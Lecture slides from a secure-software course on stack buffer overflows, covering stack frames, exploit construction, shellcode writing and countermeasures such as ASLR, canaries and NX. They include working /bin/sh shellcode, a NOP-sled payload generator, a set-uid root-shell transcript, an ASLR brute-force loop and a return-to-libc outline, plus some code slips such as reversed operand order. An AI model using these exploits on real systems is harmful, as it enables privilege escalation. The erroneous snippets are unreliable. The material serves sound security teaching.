

Ch. 5 - Buffer Overflow

Secure software development and web security

R. Absil

Haute École Bruxelles-Brabant
École supérieure d'Informatique



September 23, 2021

Table of contents

- 1 Introduction
- 2 Microprocessor recalls
- 3 Stack buffer overflow attack
- 4 Deploying the attack
- 5 Writing a shell code
- 6 Countermeasures
- 7 Defeating address randomisation
- 8 Defeating non executable stack

Introduction

Basic idea

- Get out of some buffer
 - User input
 - Processing buffers
- If careful, the program does not crash
- Exploit the data there
 - Directly, if sensitive
 - Indirectly, if functional
- Rewrite the data there
 - Overwrite sensitive data
 - Overwrite return addresses

What we focus on

- Stack buffer overflow
- We deactivate some protections against buffer overflow attacks
- Buffer overflow has a long history
- We will reactivate most of them later on
- We will run our experiments in a virtual machine
 - Ubuntu 16.04

Microprocessor recalls


Program memory layout and allocation

- When a program runs, it needs memory space to store data
- The memory inside of a process is structured into *segments*
- Usually, there are at least 4 segments¹
 - Text segment (also code segment) : stores program instructions
 - Often read-only
 - Data segment : global variables, initialized or not, read only or not
 - Often divided into `.data`, `.rodata` and `.bss` sub-segments
 - Static allocation class
 - Stack : stores local variables, enables function calls
 - Automatic allocation class
 - Heap : dynamically allocated memory
 - `new`, `malloc`, `delete`, `free`
 - Dynamic allocation class

¹Language dependent

Illustration

Address space



Allocation example

```
1  int x = 100; // .data
2
3  int main()
4  {
5      int a = 2; // stack
6      float b = 2.5; // stack
7
8      static int y; // .bss
9
10     int *pt = (int*) malloc(2 * sizeof(int)); // pt on stack, *pt on heap
11     pt[0] = 5; // on heap
12     pt[1] = 6; // on heap
13
14     free(pt);
15 }
```

Allocation illustration

```

int x = 100;

int main()
{
    int a = 2;
    float b = 2.5;


    static int y;

    int *pt = (int*) malloc(2 * sizeof(int));
    pt[0] = 5; //&pt = 0xFF2
    pt[1] = 6; //&*pt = 0xFF6
}

```

Architecture { $\text{sizeof}(\text{int}) = 4$
 $\text{sizeof}(\text{float}) = 4$
 $\text{sizeof}(\text{int}*) = 8$

x and y each take 4 bytes on the data segment



Function calls


- Stack is used to store data during function calls
 - Some function parameters
 - *Return address*
 - Backups of registers
- Whenever a function is called, a block of memory is pushed onto the stack
 - Stack frame
 - `enter` in assembly language

Evil question

- What about the confidentiality / integrity of what is stored ?


Before a call

CPU executes instruction at address 490



After a call

CPU executes instruction at address 495



Stack frame layout

- 1 Arguments : function parameters that have been pushed on the stack
 - The compiler decides which ones (according to the ABI)
- 2 Return address : will tell the CPU where to jump when `return` is executed
 - Automatically pushed by `call`
- 3 Frame pointer : tells "where the stack is" before we enter a function
 - `rbp` denotes the previous stack frame
 - `rbp + 8` denotes the return address
 - `rbp + 16` denotes the first function parameter passed on the stack
 - If there is such a parameter
- 4 Local variables
 - Stored at `rbp - s`, where `s` is the size of the register backups
 - *Always* accessed like this, since addresses of local variables cannot be determined *at compile time* relatively from the top of the stack

Preparing the stack

- x86-64 ABI states that, when a function is called,
 - the six first "integer" parameters are passed via registers,
 - other non-floating parameters are passed via the stack,
 - some registers must be preserved.

Register	Usage	Preserved?
rax	1 st return register	No
rbx	Temporary register	Yes
rcx, rdx, rsi, rdi, r8, r9	6 first integer function parameters	No
r10, r11	Temporary register	No
r12, r13, r14, r15	Temporary register	Yes
rsp	Stack pointer	Yes
rbp	Stack frame pointer	Yes


Code sample

```

1  ...
2
3  main:
4      mov     rdi, 1      ;first param
5      mov     rsi, 2      ;second param
6      mov     rdx, 3      ;third param
7      mov     rcx, 4      ;fourth param
8      mov     r8, 5       ;fifth param
9      mov     r9, 6       ;sixth param
10     push    qword 8      ;eight param
11     push    qword 7      ;seventh param
12
13     call    sum
14
15  sum:
16     enter   0, 0         ;creates stack frame (backs up rbp, rbp points there now)
17
18     push    rbx          ;saves registers preserved by function call
19     push    r12
20     push    r13
21     push    r14
22     push    r15
23
24     ...

```


Stack frame layout



Stack buffer overflow attack

Types of attacks

- Buffer overflow can happen in stack and heap
- Diffrents ways to exploit this
- Here : stack-based attack
 - *Way more* common
 - Easier to exploit
 - Easier to detect
 - Easier to patch

Exploit copy

- Programs often copy memory
- Before copying, memory needs to be allocated in the destination


Question

- What if an insufficient amount of memory is allocated ?
- Buffer overflow
- The result is *not always* a crash
- It can allow an attacker to take complete control of a program
 - And its privileges rights

Example

```
1  #include <string.h>
2
3  void doStuff(const char* s)
4  {
5      char dest[13];
6      strcpy(dest, s); //ok
7
8      char dest2[12];
9      strcpy(dest2, s); //overflow
10
11     const char* s2 = "My_really_long_beautiful_string";
12     strcpy(dest2, s2); //overflow
13 }
14
15 int main()
16 {
17     const char* s = "Hello_there!";
18
19     printf("%zu", strlen(s)); //12
20     printf("%zu", sizeof s); //13 -> null terminator included
21
22     doStuff(s);
23 }
```

Illustration



2D20 critical strike

- `strcpy` does not stop until it sees `'\0'`
- The space on the stack above the destination buffer includes *critical values*
 - The return address and the previous frame pointer
- If the return address is overwritten by buffer overflow, the CPU will jump "somewhere else"
- Possible scenarios
 - The new address (virtual) is not mapped to a physical one : crash
 - The new address is mapped to a protected space : segmentation fault
 - The new address is mapped to an unprotected space that does not correspond to an instruction : crash
 - The new address is mapped to an unprotected space that corresponds to an instruction : the program keeps running
- What if we make the program jump on something malicious we wrote ?

Hijack programs

- As attackers, we want the program to jump on something malicious we wrote
- If we can control the code to run, we can hijack the execution
- If the program is privileged, controlling the program grants us privileges

How to exploit

- Previous examples do not take input from user
 - We cannot take advantage of the overflow
- In "real" programs, user input is often requested

Example

```
1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  int copy_stuff(const char* str)
6  {
7      char buffer[100];
8      strcpy(buffer, str);
9
10     return 1;
11 }
12
13 int main()
14 {
15     char[400] str;
16
17     FILE* badfile = fopen("badfile", "r");
18     fread(str, sizeof char, 300, badfile);
19
20     copy_stuff(str);
21
22     printf("Alright\n");
23     return 1;
24 }
```

The overflow


- Clearly, there is buffer overflow
 - 400-bytes array copied to a 100-bytes array
- This time, the input is user-controlled

Question

- What should we write in `badfile` ?
 - We want to run malicious code
- We need to know where
 - 1 the entry point of our malicious code is
 - 2 the return address is
- If we fail, we will most likely cause a segmentation fault

Illustration


Stack before buffer copy



badfile



Stack after buffer copy



Deploying the attack

Disabling some protections

- Buffer overflow has a *long* history
- Modern kernels include a lot of protection against them
- These protections make attacks more difficult, but not impossible
- We want this section to be about buffer overflow itself
 - And not about every tweak you need to implement to bypass these protections

Common protections

- Address randomisation : makes the location of functions, stack, heap and libraries hard to guess
- Non executable stack
- Canaries

Setup

- Ubuntu 12.04 LTS²
- Disable address randomisation

```
1  ssd@ssd-vb:~$ sudo sysctl -w kernel.randomize_va_space=0
2  kernel.randomize_va_space=0
```

- Make the stack executable
- Disable Stack-Guard

```
1  ssd@ssd-vb:~$ gcc -o overflow -z execstack -fno-stack-protector overflow.c
```

- Make the program set-uid

```
1  ssd@ssd-vb:~$ sudo chown root overflow
2  ssd@ssd-vb:~$ sudo chmod 4755 overflow
```

²<http://be.releases.ubuntu.com/12.04/> - Support ended on April 28, 2017

Finding the address of the malicious code

- If we want to jump to our malicious code, we need to know what its entry point is
 - The address of the first instruction to execute
- We know that our code will be copied into a buffer on the stack
- We don't know the address of that buffer
 - Depends on the program's stack usage
- We know the offset of our malicious code
- We *need* to know the address of `copy_stuff` stack frame to know where our malicious code will be stored
- The target program is unlikely to give that information
- We have to guess

Magic Mirror in my hand

- In theory, the search space has size 2^{32} on a 32 bits machine
 - Our VM is 32 bits

Good news : is is much smaller in practice

- 1 Without countermeasures, most OS's place the stack at a fixed address
 - A virtual address, mapped to a different physical address for each process
 - Different programs can have the same address for the stack without conflicting
 - 2 Most programs do not have a deep stack
 - Only if function call chains are long
- Searching for the address of the malicious code should not be a nightmare

Example

```

1  #include <stdio.h>
2
3  void foo(int* pti)
4  {
5      printf("Address_of_param_0000: %p\n", &pti);
6  }
7
8  int main()
9  {
10     int x = 42;
11
12     printf("Address_of_x_00000000: %p\n", &x);
13     printf("Address_of_foo_000000: %p\n", foo);
14     foo(&x);
15 }

```

- We will compile the program and run it in two environments
 - With address randomisation (hard)
 - Without address randomisation (easy)
- We will see later that we can bypass randomisation

Result

```

1  ssd@ssd-vb:~$ gcc -o stack-frame-address stack-frame-address.c
2  ssd@ssd-vb:~$ ./stack-frame-address
3  Address of x      : 0xbfb43fbc
4  Address of foo    : 0x80483e4
5  Address of param  : 0xbfb43fa0
6  ssd@ssd-vb:~$ ./stack-frame-address
7  Address of x      : 0xbfd3c03c
8  Address of foo    : 0x80483e4
9  Address of param  : 0xbfd3c020
10 ssd@ssd-vb:~$ sudo sysctl -w kernel.randomize_va_space=0
11 kernel.randomize_va_space=0
12 ssd@ssd-vb:~$ gcc -o stack-frame-address stack-frame-address.c
13 ssd@ssd-vb:~$ ./stack-frame-address
14 Address of x      : 0xbffff35c
15 Address of foo    : 0x80483e4
16 Address of param  : 0xbffff340
17 ssd@ssd-vb:~$ ./stack-frame-address
18 Address of x      : 0xbffff35c
19 Address of foo    : 0x80483e4
20 Address of param  : 0xbffff340

```

Improving chances at guessing



- If we override the return address with something invalid, we will most likely cause a segmentation fault
- It would be nice to have several entry points

Example

Idea

- Flood the space between the return address and our code with NOP
 - NOP is a processor instruction that does nothing beyond incrementing `rip`
- Like this, if we jump into that space, we will eventually reach our malicious code
 - x86 ABI specifies that the opcode for NOP is `0x90`
- If we build `badfile`


Illustration



Finding the address without guessing

- In the case of a local attack, we can investigate
 - Set-uid programs
- Copy the target program, and derive the address for the injected code
- Harder in the case of remote attacks
- A common way of investigating : use `gdb`
- Find out where frame pointer is when `copy_stuff` is called
- Note that we will debug with normal privileges
 - No escalation possible this way


The idea

- With `dbg`, set a breakpoint at `copy_stuff`
 - Will allow investigation
 - Prevents the segmentation fault
- Print `rbp` there
- Print the address of `buffer`
- The return address is stored at `rbp + 8 (x64)`
- The first address we can jump on is `rbp + 16 (x64)` 
 - This is what to write inside the return address field
- Compute the distance Δ between `rbp` and `buffer`
- The address field is stored at $\Delta + 8 (x64)$
 - Because the buffer is copied to the buffer starting from its beginning

The goal

First possible entry point of our program

What we write here will overwrite the return address



Using gdb

```

1  ssd@ssd-vb:~$ gcc -z execstack -fno-stack-protector -fPIE -pie overflow_gdb overflow.c
2  ssd@ssd-vb:~$ touch badfile
3  ssd@ssd-vb:~$ gdb overflow_gdb
4  GNU gdb (Ubuntu/Linaro 7.4.2012-04-0ubuntu2.1) 7.4-2012.04
5  ...
6  (gdb) b copy_stuff
7  Breakpoint 1 at 0x80484ed: file overflow.c, line 10.
8  (gdb) run
9  Starting program /home/ssd/Documents/ssd-buffer-overflow/overflow_dbg
10
11  Breakpoint 1, copy_stuff (str=0xbffff18c "...") at overflow.c:10
12  10  strcpy(buffer, str)
13  (gdb) p $ebp
14  $1 = (void*) 0xbffff168
15  (gdb) p &buffer
16  $2 = (char (*)[100]) 0xbffff0fc
17  (gdb) p 0xbffff168 - 0xbffff0fc
18  $3 = 108
19  (gdb) quit
20  ...

```


Writing badfile

- Basically, we want to execute `/bin/sh`
 - That is what we want to load onto the stack
 - We also want to call `execve`
- We need to load code associated with this step on the stack
 - This is called a *shell code*
- We also want to fill everything else with `NOP`
- We do *not* want to enter on `rbp + 16`
 - That address was identified using `gdb`
 - The stack frame will most likely different
 - `gdb` adds information, at the beginning
 - We have to `jmp` higher
- The address after the shift we use to jump cannot contain a zero byte
 - Otherwise, `strcpy` will stop prematurely

Our malicious code

```

1  #include <stdlib.h>
2  #include <stdio.h>
3  #include <string.h>
4
5  const char shellcode[] = ... ; //goal of what we write here : run arbitrary command
6
7  int main()
8  {
9      char buffer[200];
10
11     // fill buffer with NOP
12     memset(&buffer, 0x90, 200);
13
14     //guess a valid entry point
15     *((long*) buffer + 112) = 0xbffff160; //0x90 is chosen with trial and fail
16
17     //put the shellcode after buffer
18     memcpy(buffer + sizeof(buffer) - sizeof(shellcode),
19            shellcode, sizeof(shellcode));
20
21     //output
22     FILE * badfile = fopen("./badfile", "w");
23     fwrite(buffer, 200, 1, badfile);
24     fclose(badfile);
25 }

```



Running the attack

```
1  ssd@ssd-vb:~$ rm badfile
2  ssd@ssd-vb:~$ gcc -o malicious malicious.c
3  ssd@ssd-vb:~$ ./malicious
4  ssd@ssd-vb:~$ ./overflow
5  #
6  # id
7  uid=0(root) gid=1000(ssd) groups=0(root), ...
```

Writing a shell code

I shall grant you three wishes

- We want to run an arbitrary command
- We would very much like that command to be `/bin/sh`
- We want to launch it with the `execve` system call

Naïve idea

- Write a C code launching `execve` on `/bin/sh`
- Compile it
- Input the binary code as `badfile`

Example

```
1  #include <unistd.h>
2
3  int main()
4  {
5      char * cmd[2] = { "/bin/sh", NULL };
6      execve(name[0], name, NULL);
7  }
```

Why it doesn't work

1 Loader issue

- Any program is loaded and its environment set up before execution
- Performed by the OS Loader (setting stack and heap, copying program into memory, calling dynamic linker, etc.)
- After loading, `main` is called
- Here, the malicious code is *not* loaded by the OS

2 Zéros

- At least the `'\0'` of `"/bin/sh"` and `NULL`
- Will stop `strcpy` prematurely

Main idea

- Write the program directly using assembly language
- The binary code associated with that program is called a shellcode³
- The basic idea is to set up registers to use the `execve` system call
 - With proper parameters

Parameters

- 1 `rax` : service number
 - The number for `execve` is 11
- 2 `rbx, rcx, rdx` : parameters
 - `rbx` : the address of `"/bin/sh"`
 - `rcx` : address of the argument array
 - `rdx` : environment variables (not needed here)

³One, A. : Smashing the stack for fun and profit - *Phrack* 7:49 - 1996

Setting `rbx`

- To find the address of `"/bin/sh"`
 - We push it on the stack
 - We deduce its address from `rsp`
- We don't want to induce a zero in the code
 - 1 `xor rax, rax` sets `rax` to zero without inducing a zero in the code
 - We can't write `mov rax, 0`
 - 2 `push rax` : put 0 of `"/bin/sh"`
 - 3 `push 0x68732F2F` : put `"//sh"` on the stack
 - We write an additional `/` because we need 4 bytes
 - 4 `push 0x6e69622F` : put `"/bin"` on the stack
 - 5 `mov rsp, rbx`


Setting `rcx`

- We use the same technique as the one used for `"/bin/sh"`
- Push it on the stack and deduce the address
 - 1 `push rax` : push the second element of `name`.
 - It is zero, so we can still push `rax`
 - 2 `push rbx` : push the address of `"/bin/sh"`
 - `rbx` has that address now, so we use it
 - 3 `mov rsp, rcx` : set `rcx` to contain the address of the `name` array

Final touches

- 1 Set `rdx` to zero
 - We can `xor` it with itself
 - We can also use `cdq` (convert double to quad) that has the side effect of setting `rdx` to zero with a single byte instruction
- 2 Calling `execve`
 - The op code of `execve` is 11
 - `mov byte rax, 11`
 - Call interruption with `int 0x80`
- 3 We still need to find out what the binary code for all of these steps is


Execution of our shellcode



Correspondence between assembly and binary

- Any assembly instruction can be directly mapped to binary code

Only the first Op code byte is mandatory



- We need to find the binary code of the code preparing the data
- We will use that as our shell code

The assembly code

- Code in 32 bits : because so is our VM
- We need to push `/bin/sh` in two steps
 - We can only push 4 bytes at a time on the stack

```

1  xor eax, eax          ; 31 C0
2  push eax              ; 50
3  push 0x68732F2F        ; 68 2F 2F 73 68 -> push "//sh"
4  push 0x6e69622F        ; 68 2F 62 69 6E -> push "/bin"
5  mov esp, ebx           ; 89 E3
6  push eax               ; 50
7  push ebx               ; 53
8  mov esp, ecx           ; 89 E1
9  cdq                    ; 99
10 mov byte 0x0b, al      ; B0 0B          -> mov eax, 11
11 int 0x80                ; CD 80

```

Our shellcode in C

```
1 char shellcode[] =
2     "\x31\xc0"           /* xor eax, eax */
3     "\x50"              /* push eax */
4     "\x68" "//sh"       /* push 0x68732F2F */
5     "\x68" "/bin"       /* push 0x68732F2F */
6     "\x89" "\xe3"       /* mov esp, ebx */
7     "\x50"              /* push eax */
8     "\x53"              /* push ebx */
9     "\x89\xe1"          /* mov esp, ecx */
10    "\x99"              /* cdq */
11    "\xb0\x0b"          /* move byte 11, al */
12    "\xcd\x80"          /* int 0x80 */
13 ;
```

Countermeasures

Use safer functions

- Some memory copy functions rely on special characters to decide when to stop
 - `strcpy`, `sprintf`, `strcat`, etc. stop on `'\0'`
- Dangerous, because the length to be copied is decided by the input
- The input is under the control of the user
- Safer approach : explicitly require the length to copy
 - Based on the target buffer
 - Under the control of the developer
- Use `strncpy`, `snprintf`, `strncat`, etc.
- This is relatively safer

Safer dynamic linking

- Safer use of functions require to change to the program
- If we only have the binary, making changes can be hard
- Alternate approach : hijack through dynamic linker
- There exist safer dynamic linkers than the default ones
 - Slower
 - Require additional deployment steps
- Example : `libsafe` instead of `libc` (Bell Labs)
 - Provides bound checking, no copying beyond frame pointer, etc.

Program static analyser

- Instead of preventing buffer overflow by design, we analyse the syntax of the code
- Warns the developers if some patterns may lead to buffer overflow
- Usually implemented with an engine launched with a command line interface
- Goal : notify early in the development stages that some code sample is vulnerable
- Example : `ITS4` (Cigigal) in C / C++
- There is a large number of scientific publications about this

Programming language

- Developers rely on programming languages to develop their programs
- The language itself can make checks to prevent buffer overflow
- Removes some burden from developers
- Several programming languages provide bound checking
 - Java, Python, etc.
- These languages are considered safer to prevent buffer overflow
- Usually : a tradeof
 - Java is terrible against data remanence

Compilers

- Compilers are responsible to translate source code into binary
- They control what will eventually become the executable
- They can implicitly insert data to
 - check stack integrity
 - eliminate conditions necessary for buffer overflow
- Two main compiler-based countermeasures
 - Stackshield⁴
 - StackGuard⁵ (canaries)
- Idea behind Stackshield : store a backup of the return address at a safer place
 - That safer place cannot be overflown
 - When hitting return, we chack that the return address is the same as the backup

⁴Angelfire.com - 2000

⁵Cowa *et al* - 1998

Operating system

- Before a program is executed, it needs to be loaded
- The environment needs to be set up
- This stage offers opportunity to counter buffer overflow
 - It is here that we dictate how memory is laid out
- Common countermeasure : Address space layout randomisation
 - Reduces the chances of buffer overflow
 - Makes it harder to guess addresses of the injected code
 - Randomises the layout of the program memory
- Can be bypassed without some effort

Hardware

- Our attack relies on executing the shellcode
- That shellcode is loaded on the stack
- Most CPU support a feature called NX bit
 - No eXecute
- Separates code from data (principle of isolation)
- OSes mark some memory areas as non executable
- The CPU will refuse to execute stuff stored in these areas
 - Will not "parse" these as code
- Can be countered with some effort

Defeating address randomisation

The need for information

- We need to know the address of the injected code
 - Otherwise, we don't know what to override the return address with
 - In that case, the target program will not jump to the malicious code
- For that purpose, we need to know the location of the stack
- In the past, most OSes put the stack at a fixed location
 - In that case, guesses are easy
- Actually, the stack don't need to be at a fixed location
- When a compiler generates a binary, the addresses of variables are not hard-coded
 - Deduced from `rbp` and `rsp`
 - Represented with the offset of one of these registers
- If `rbp` and `rsp` are properly set up, they are enough
- However, an attacker has to guess the absolute address

The point of ASLR

- If the location of the start of the stack is randomised, guesses are hard
 - But the program behaviour is unchanged
- Basic purpose of address space layout randomisation
 - Makes the start of stack and heap random
- Usually implemented by the loader that sets up memory for a program
 - In particular, the stack and the heap
- On Linux, usually implemented in the `ELF` loader

Illustration

- In the following code, we print the addresses of two 12-bytes buffers
 - One allocated on the stack, the other one on the heap

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  int main()
5  {
6      char on_stack[12];
7      char * on_heap = malloc(12 * sizeof(char));
8
9      printf("Address_of_stack-allocated_buffer_: %p\n", on_stack);
10     printf("Address_of_heap-allocated_buffer_: %p\n", on_heap);
11 }
```

Effects of ASLR

```
1  ssd@ssd-vb:~$ sudo sysctl -w kernel.randomize_va_space=0
2  kernel.randomize_va_space=0
3  ssd@ssd-vb:~$ ./aslr
4  Address of stack-allocated buffer : 0xbffff380
5  Address of heap-allocated buffer : 0x804b008
6  ssd@ssd-vb:~$ ./aslr
7  Address of stack-allocated buffer : 0xbffff380
8  Address of heap-allocated buffer : 0x804b008
9
10 ssd@ssd-vb:~$ sudo sysctl -w kernel.randomize_va_space=1
11 kernel.randomize_va_space=1
12 ssd@ssd-vb:~$ ./aslr
13 Address of stack-allocated buffer : 0xbfc89a20
14 Address of heap-allocated buffer : 0x804b008
15 ssd@ssd-vb:~$ ./aslr
16 Address of stack-allocated buffer : 0xbfb35d70
17 Address of heap-allocated buffer : 0x804b008
18
19 ssd@ssd-vb:~$ sudo sysctl -w kernel.randomize_va_space=2
20 kernel.randomize_va_space=2
21 ssd@ssd-vb:~$ ./aslr
22 Address of stack-allocated buffer : 0xbfd33320
23 Address of heap-allocated buffer : 0x9bf6008
24 ssd@ssd-vb:~$ ./aslr
25 Address of stack-allocated buffer : 0xbf88be20
26 Address of heap-allocated buffer : 0x9cb4008
```

Effectiveness of ASLR

- If we locate all areas of a process randomly, we can run into compatibility issues
- The addresses available for randomisation have reduced range

Entropy

- n bits of entropy means there are 2^n possible locations
- Uniformly distributed
- On 32-bits Linux, static⁶ ASLR has
 - 19 bits of entropy for the stack
 - 13 bits of entropy for the heap
- Possible countermeasure : prevent executions for some time after successive crashes

⁶Only program image is not random

When in doubt, use brute force

- On 32-bits Linux machines⁷, stack only has 19 bits of entropy
- $2^{19} = 524\,288$: not that high
- ♡ Brute force ♡

```
1 while [1]
2   do
3     ./overflow
4   done
```

- It took only 21 minutes for the script to get a root shell
- While inefficient on modern computers and smartphones, it works nicely on several other devices

⁷Our VM is 32-bits

Defeating non executable stack


Executing the stack

- In typical stack buffer overflow attacks, attackers place a piece of malicious code on the stack
- Then they overflow the return address of a function
- When that function returns, it jumps to the malicious code
- If the stack is set as not executable, the malicious code cannot run
- It is the case in most x86 programs
 - We can mark parts of the memory as non executable
 - In particular : the stack
- In GCC, controlled by the `-z execstack` and `-z noexecstack` options

Illustration

- 1 We load a shellcode onto the stack
- 2 We cast it as a function and call it

```
1 #include <string.h>
2
3 const char shellcode[] =
4     "\x31\xc0\x50\x68//sh\x68/bin"
5     "\x89\xe3\x50\x53\x89\xe1\x99"
6     "\xb0\x0b\xcd\x80";
7
8 int main()
9 {
10     char buffer[sizeof(shellcode)];
11     strcpy(buffer, shellcode);
12
13     void (*f)() = (void (*)())buffer; //living the dream
14     f();
15 }
```



Result

■ It looks effective

```
1  ssd@ssd-vb:~$ gcc -z execstack -o shell-stack shell-stack.c
2  ssd@ssd-vb:~$ ./shell-stack
3  $
4  $ exit
5  ssd@ssd-vb:~$ ssd@ssd-vb:~$ gcc -o shell-stack shell-stack.c
6  ssd@ssd-vb:~$ ./shell-stack
7  Segmentation fault (core dumped)
```

Rethorical question

■ Does the code we jump on need to be loaded on the stack?

Relative effectiveness

- If the stack is set as non executable, we need to find another memory area to jump on
- That area must be executable
- We need an "interesting" code to be stored there
- Let us target the place where the `c` library lies
 - In Linux : `libc`
 - Dynamic library
- Most programs use functions inside this library
- There are good chances the library will be loaded before they run
- We want to find a function to achieve our goal
 - The `system` function
 - Execute `/bin/sh`
- This attack is named "return to `libc` attack"

What are we doing tonight, Cortex?

- The goal is to jump to the `system` function
- Call `system("bin/sh")`
- The plan is to
 - 1 Find the address of `system`
 - We will overwrite the return address of the vulnerable function with it
 - Like this, we will jump to `system`
 - 2 Find the address of the `"/bin/sh"` string
 - Like this, we can use it as argument of `system`
